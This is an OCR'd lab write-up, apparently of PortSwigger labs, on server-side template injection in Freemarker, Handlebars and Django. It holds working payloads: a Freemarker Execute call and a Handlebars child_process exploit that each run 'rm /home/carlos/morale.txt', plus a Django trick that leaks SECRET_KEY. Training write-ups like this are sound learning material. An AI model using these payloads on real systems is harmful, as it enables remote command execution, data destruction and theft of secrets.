
Objectives and info:



The lab is vulnerable to server-side template injection. No mention of template engine.

The lab loads the same online shop webiste with products listing. There is a **My Account** button which redirects to the login. Loggin in using the creds above.

On any product details page there is **Edit Template** button which redirects to the page to edit the description.



This engine uses ${ EXPRESSION } to render the output. Adding any invalid syntax will result the error output.

The template engine the webserver using is **Freemarker**. This engine is written in *Java* programming language.

To give freemarker ability to execute external commands, “freemarker.template.utility.Execute” object can be used.


We need a built-in *new()* to create arbitrary java objects and use them.

Using of **<#assign >** to create a user defined variable where this object is saved.

Payload:


```
<#assign exec = "freemarker.template.utility.Execute"?new() >
${exec("rm /home/carlos/morale.txt")}
```

The result of using new() built-in is a method variable that calls the constructor, and returns the new variable.




4.4 Lab4 - Server-side template injection in an unknown language with a documented exploit

Objectives and info:



The lab is vulnerable to server-side template injection. No mention of template engine. Once identified the engine, using of a public exploit is required to solve the lab.

The lab loads the same online shop webiste with products listing. Clicking on the **view detail** button of the first product returns a message mentioning that the product is out of stock. On the URL tab, there is a **message** parameter with the same text as its value. This could be a potentional attack parameter.



Changing the parameter value to **{{** returns an error message mentioning that the engine the webserver using is called **Handlebars**. Handlebars is a logic-less templating engine that dynamically generates your HTML page. It compiles templates into JavaScript functions. It uses javascript.

An exploit by @Zombiehelp54 uses Handlebar html syntax to run the javascript code as a template rendered on the html document.

Exploit:

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return JSON.stringify(process.env);"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Substitute the **JSON.stringify(process.env)** with the javascript shell execute command:

```
require('child_process').exec('')
```

To return the output of the executed script use execSync:

```
require('child_process').execSync('')
```

Final payload:


```
{{#with "s" as |string|}}
```

```
{{#with "e"}}
  {{#with split as |conslist|}}
    {{this.pop}}
    {{this.push (lookup string.sub "constructor")}}
    {{this.pop}}
    {{#with string.split as |codelist|}}
      {{this.pop}}
      {{this.push "return require('child_process').exec('rm /home/carlos/morale.txt');"}}
      {{this.pop}}
      {{#each conslist}}
        {{#with (string.sub.apply 0 codelist)}}
          {{this}}
        {{/with}}
      {{/each}}
    {{/with}}
  {{/with}}
 {{/with}}
{{/with}}
```

Injecting the payload as the input of the *message* parameter needs encoding.


Encoded payload:

```
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0A%20%20%20%
```



4.5 Lab5 - Server-side template injection with information disclosure via user-supplied objects


Objectives and info:




The lab is vulnerable to server-side template injection through an object passed into the template. No mention of template engine. To solve the lab, framework's secret key is required.

he lab loads the same online shop webiste with products listing. My account page redirects to a login page where I can login using the given creds.

On the product description page there is **Edit Template** button, where we can edit the description of the product. Testing the tag syntax to break the template to produce the error output.



The error mentioned that the template engine is **Django**. To list all the objects used by the web application, **{% debug %}** can be used. The output will contain a list of objects and properties to which you have access from within this template.




There is *settings* object which can be accessed.

In Django, if debug value is set *True*, it will display a detailed traceback, including a lot of metadata about your environment, such as all the currently defined Django settings. It was True in this case.

The settings object contains **SECRET_KEY** proprty which is not accessable by calling *debug* error, but we can call the value externally through settings object.

{{ settings.SECRET_KEY }} can be used to display the key.



The key is *wait8k0gspb9fg24k5h5sfgs4en6fp1p*.